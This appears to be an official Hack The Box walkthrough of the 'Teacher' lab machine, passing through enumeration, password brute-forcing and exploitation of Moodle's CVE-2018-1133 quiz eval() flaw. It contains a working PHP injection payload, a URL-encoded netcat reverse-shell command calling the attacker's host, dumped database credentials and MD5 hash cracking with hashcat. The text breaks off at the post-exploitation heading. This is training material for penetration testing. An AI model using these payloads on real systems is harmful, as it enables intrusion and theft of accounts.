Hack The Box

PEN-TESTING LABS

Teacher

13th April 2019 / Document No D19.100.14

Prepared By: mrh4sh

Machine Author: Gioo

Difficulty: Medium

Classification: Official

SYNOPSIS

Teacher is a "medium" difficulty machine, which teaches techniques for identifying and exploiting logical flaws and vulnerabilities of outdated modules within popular CMS (in this instance Moodle), enumeration of sensitive information within the backend database and leverage misconfigurations on the operating system, which lead to a complete compromise of a system.

Skills Required

- Basic Linux Knowledge
- Basic MySQL Knowledge

Skills Learned

- Website Enumeration
- Password Brute-Forcing
- Moodle Quiz Module Exploitation
- Database Enumeration
- Password Cracking
- Linux Symlink Misconfiguration

Enumeration


Nmap

```
# nmap -sSVC -n -v -p- 10.10.10.153 -oA nmap-syn-version-script-full-tcp-10.10.10.153
[...]
NSE: Script scanning 10.10.10.153.
Initiating NSE at 09:28
Completed NSE at 09:28, 1.65s elapsed
Initiating NSE at 09:28
Completed NSE at 09:28, 0.00s elapsed
Nmap scan report for 10.10.10.153
Host is up (0.085s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Blackhat highschool

NSE: Script Post-scanning.
Initiating NSE at 09:28
Completed NSE at 09:28, 0.00s elapsed
Initiating NSE at 09:28
Completed NSE at 09:28, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 89.42 seconds
           Raw packets sent: 1664 (73.192KB) | Rcvd: 1391 (95.275KB)
```


Nmap output shows that only port available is the HTTP service. The version of the web server running is *Apache httpd 2.4.25 ((Debian))*. As the banner suggests, the web server is running on a Linux Debian distribution.

Web Enumeration


The web server is examined and a static web page is shown, describing the service as a web portal of a school used by teachers and students. One of the announcements of the web page that the school has implemented a new portal where students can submit their homework and teachers could review it.



The enumeration leads to the page of the teachers, where it is visible that one of the images is not rendered.



Further analysis to the source code shows that the link to the image is valid, but the content is not an image; it's actually a message from one of the users to the ServiceDesk team.




```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 89.42 seconds
           Raw packets sent: 1664 (73.192KB) | Rcvd: 1391 (95.275KB)
root@kali:~/Desktop/CTF/hackthebox/Teacher#
root@kali:~/Desktop/CTF/hackthebox/Teacher# curl http://10.10.10.153/images/5.png
Hi Servicedesk,

I forgot the last charachter of my password. The only part I remembered is Th4C00lTheacha.

Could you guys figure out what the last charachter is, or just reset it?

Thanks,
Giovanni
root@kali:~/Desktop/CTF/hackthebox/Teacher#
```

```
ss="main-content">
lass="slider-con">
 class="bx-wrapper" style="max-width: 100%;">
v class="bx-viewport" style="width: 100%; overflow: hidden; position: relative; height: 688px;"> ev
ul class="bxslider" style="width: 515%; position: relative; transition-duration: 0s; transform: translate3d(-690px, 0px, 0px);">
 <li class="bx-clone" style="float: left; list-style: outside none none; position: relative; width: 690px;"></li>
 <li style="float: left; list-style: outside none none; position: relative; width: 690px;">
  <div class="slide">
   <ul>
    <li>
     <a href="#">
      <img src="images/5.png" onerror="console.log('That\'s an F');" alt=""> ev
     </a>
    </li>
   <li></li>
   <li>
     <a href="#">
      <img src="images/5_3.png" alt="">
```

Part of the password of the user *Giovanni* is found.

A directory search to the main URL shows that the CMS *Moodle* is running on the web server, reachable from the following URL:

```
http://10.10.10.153/moodle/
```




Teacher

Available courses

Algebra

Teacher: Giovanni Chhatta

Based on the message previously discovered, the user is able to authenticate on Moodle CMS as user *Giovanni* performing a brute-force attack in order to complete the password previously discovered.



Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
64	Th4C00lTheacha"	303	☐	☐	807	
66	Th4C00lTheacha$	303	☐	☐	876	
67	Th4C00lTheacha%	303	☐	☐	876	
68	Th4C00lTheacha&	303	☐	☐	876	
69	Th4C00lTheacha'	303	☐	☐	876	
70	Th4C00lTheacha(	303	☐	☐	876	
65	Th4C00lTheacha#	303	☐	☐	1001	
1	Th4C00lTheacha0	200	☐	☐	28079	
3	Th4C00lTheacha2	200	☐	☐	28079	
5	Th4C00lTheacha4	200	☐	☐	28079	
7	Th4C00lTheacha6	200	☐	☐	28079	
9	Th4C00lTheacha8	200	☐	☐	28079	
11	Th4C00lTheachaa	200	☐	☐	28079	
13	Th4C00lTheachac	200	☐	☐	28079	
15	Th4C00lTheachae	200	☐	☐	28079	

This page should automatically redirect. If nothing is happening please use the continue link below.
Continue

70 of 101

Therefore, the valid credentials discovered are the following:

giovanni:Th4C00lTheacha#

Foothold


CVE-2018-1133 Exploitation

An analysis of the Moodle CMS running on the web server shows that an outdated vulnerable module is installed. This allows an attacker to leverage the vulnerability which affects the *quiz* module, also known as *Evil Teacher* or *CVE-2018-1133*. The module allows a user with role *teacher* to create a quiz with many types of questions for users with *student* role. In order to prevent users with student role to cheat and share their results there will be question which allows a user with teacher role to enter a mathematical formula along with all the other questions, which will be then evaluated by Moodle dynamically on randomized input variables. The file *questiontype.php* from Moodle uses the function *eval()* in order to evaluate the answer provided for the aforementioned question, and the lack of input sanitization allows the input to be executed by the function, resulting in a Remote Code Execution through arbitrary PHP input code.

```
## Snippet from source of
“/var/www/html/moodle/question/type/calculated/questiontype.php”

public function substitute_variables_and_eval($str, $dataset) {
    $formula = $this->substitute_variables($str, $dataset);
    if ($error = qtype_calculated_find_formula_errors($formula)) {
        return $error;
    }
    // Calculate the correct answer.
    if (empty($formula)) {
        $str = '';
    } else if ($formula === '*') {
        $str = '*';
    } else {
        $str = null;
        eval('$str = '.$formula.';'); // ← vulnerable code
    }
    return $str;
}
```

To be noted that the user *Giovanni* is found to be having the role *teacher*, which allows him to create a quiz and to leverage the vulnerability in order to get a shell on the system.

A dummy quiz is created filling all the mandatory fields.



quizzes comprising questions of various types, including multiple choice, matching, short-answer and numerical.


The teacher can allow the quiz to be attempted multiple times, with the questions shuffled or randomly selected from the question bank. A time limit may be set.

Each attempt is marked automatically, with the exception of essay questions, and the grade is recorded in the gradebook.

The teacher can choose when and if hints, feedback and correct answers are shown to students.


Quizzes may be used

- As course exams
- As mini tests for reading assignments or at the end of a topic
- As exam practice using questions from past exams
- To deliver immediate feedback about performance
- For self-assessment



A new *calculated* type question is added in order to inject arbitrary PHP code in the answer of the question, in order to perform a Remote Code Execution.

In the following example, the payload /*{a*/`$_GET[0]`;//{x}} is added.



Answers

Answer 1 formula = /*{a*/`$_GET[0]`;//{x}}

Grade 100%


Tolerance ±= 0.01 Type Relative

Answer display 2 Format decimals

Feedback

Once the question has been added, the following parameter has to be appended in querystring at the end of the URL of the quiz in order to perform a Remote Code Execution. The payload has to be URL encoded, like in the following example:

```
http://10.10.10.153/moodle/question/question.php?returnurl=%2Fmod%2Fquiz%2Fedit.php
%3Fcmid%3D7%26addonpage%3D0&appendqnumstring=addquestion&scrollpos=0&id=6&wizardnow
=datasetitems&cmid=7&0=%72%6d%20%2f%74%6d%70%2f%66%3b%6d%6b%66%69%66%6f%20%2f%74%6d
%70%2f%66%3b%63%61%74%20%2f%74%6d%70%2f%66%7c%2f%62%69%6e%2f%73%68%20%2d%69%20%32%3
e%26%31%7c%6e%63%20%31%30%2e%31%30%2e%31%34%2e%32%20%39%30%30%31%20%3e%2f%74%6d%70%
2f%66
```



root@kali: ~/Desktop/CTF/hackthebox/Teacher
root@kali: ~/Desktop/CTF/hackthebox/Teacher 102x23
Giovanni Chi
Algebra
Dashboard / My courses / ... / Evil Quiz / Question bank / Questions / Editing a Calculated question
Edit the wildcards datasets
Shared wild cards
No shared wild card in this category
Update the datasets parameters

```
root@kali:~/Desktop/CTF/hackthebox/Teacher# nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.153] 54274
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ 
```

Database Inspection

An analysis of the *config.php* file within the Moodle CMS directory on the file system shows the credentials of the backend database.

```
www-data@teacher:/var/www/html/moodle$ cat config.php
cat config.php
<?php  // Moodle configuration file

unset($CFG);
global $CFG;
$CFG = new stdClass();

$CFG->dbtype    = 'mariadb';
$CFG->dblibrary = 'native';
$CFG->dbhost    = 'localhost';
$CFG->dbname    = 'moodle';
$CFG->dbuser    = 'root';
$CFG->dbpass    = 'Welkom1!';
$CFG->prefix    = 'mdl_';
$CFG->dboptions = array (
  'dbpersist' => 0,
  'dbport' => 3306,
  'dbsocket' => '',
  'dbcollation' => 'utf8mb4_unicode_ci',
);

$CFG->wwwroot   = 'http://10.10.10.153/moodle';
$CFG->dataroot  = '/var/www/moodledata';
$CFG->admin     = 'admin';

$CFG->directorypermissions = 0777;

require_once(__DIR__ . '/lib/setup.php');

// There is no php closing tag in this file,
// it is intentional because it prevents trailing whitespace problems!
```

The credentials retrieved are the following:

`root:Welkom1!`

This allows an analysis of the backend database of the Moodle CMS, which is then found to contain what it seems to be a backup account for the user *Giovanni* within the *mdl_user* table of the database *moodle*:

```
www-data@teacher:/var/www/html/moodle$ mysql -u root -p
mysql -u root -p
Enter password: Welkom1!

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 73
Server version: 10.1.26-MariaDB-0+deb9u1 Debian 9.1

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| moodle             |
| mysql              |
| performance_schema |
| phpmyadmin         |
+--------------------+
5 rows in set (0.00 sec)

MariaDB [(none)]> use moodle;
use moodle;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changeds
MariaDB [moodle]>show tables;
show tables;
+-----------------------------------+
| Tables_in_moodle                  |
+-----------------------------------+
[...]
| mdl_user                          |
[...]
+----------------------------------+
388 rows in set (0.01 sec)

MariaDB [moodle]> SELECT * from mdl_user\G
SELECT * from mdl_user\G
[...]
*************************** 4. row ***************************
               id: 1337
             auth: manual
        confirmed: 0
     policyagreed: 0
          deleted: 0
        suspended: 0
       mnethostid: 0
         username: Giovannibak
         password: 7a860966115182402ed06375cf0a22af
         idnumber:
        firstname:
[...]
4 rows in set (0.00 sec)
```

The details above show that the MD5 password hash of the backup user *Giovannibak* are different from the other password hashes.

A dictionary based attack is performed in order to crack the MD5 password hash of the aforementioned user, resulting in the following credentials to be discovered:

`Giovannibak:7a860966115182402ed06375cf0a22af:expelled`

```
# hashcat --force Giovannibak.hash /usr/share/wordlists/rockyou.txt
hashcat (pull/1273/head) starting...

OpenCL Platform #1: The pocl project
====================================
* Device #1: pthread-Intel(R) Core(TM) i5-8259U CPU @ 2.30GHz, 1024/2951 MB
allocatable, 1MCU

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
```

```
Applicable optimizers:
* Zero-Byte
* Precompute-Init
* Precompute-Merkle-Demgard
* Meet-In-The-Middle
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.
Watchdog: Temperature retain trigger disabled.

* Device #1: build_opts '-I /usr/share/hashcat/OpenCL -D VENDOR_ID=64 -D
CUDA_ARCH=0 -D VECT_SIZE=8 -D DEVICE_TYPE=2 -D DGST_R0=0 -D DGST_R1=3 -D
DGST_R2=2 -D DGST_R3=1 -D DGST_ELEM=4 -D KERN_TYPE=0 -D _unroll -cl-std=CL1.2'
* Device #1: Kernel m00000_a0.0d926ba6.kernel not found in cache! Building may
take a while...
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14343297
* Runtime...: 1 sec

- Device #1: autotuned kernel-accel to 1024
- Device #1: autotuned kernel-loops to 1
[s]tatus [p]ause [r]esume [b]ypass [c]heckpoint [q]uit => [s]tatus [p]ause
[r]esume [b]ypass [c]heckpo7a860966115182402ed06375cf0a22af:expelled

Session..........: hashcat
Status...........: Cracked
Hash.Type........: MD5
Hash.Target......: 7a860966115182402ed06375cf0a22af
Time.Started.....: Tue Apr 16 10:47:07 2019 (0 secs)
Time.Estimated...: Tue Apr 16 10:47:07 2019 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....:  2317.8 kH/s (0.38ms)
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
```

```
Progress.........: 956439/14343297 (6.67%)
Rejected.........: 23/956439 (0.00%)
Restore.Point....: 955415/14343297 (6.66%)
Candidates.#1....: ezra23 -> ethanwa
HWMon.Dev.#1.....: N/A

Started: Tue Apr 16 10:47:01 2019
Stopped: Tue Apr 16 10:47:08 2019
```

These credentials are then found to be valid for the user *giovanni* within the system, therefore the content of the user flag can be gained.

```
www-data@teacher:/home$ ls -l
ls -l
total 4
drwxr-x--- 4 giovanni giovanni 4096 Nov  4 19:47 giovanni
www-data@teacher:/home$ cd giovanni
cd giovanni
bash: cd: giovanni: Permission denied
www-data@teacher:/home$ su - giovanni
su - giovanni
Password: expelled

giovanni@teacher:~$ cat user.txt
cat user.txt
fa9ae187462530e841d9e61936648fa7
giovanni@teacher:~$
```

Post-Exploitation

Upgrade from telnet shell

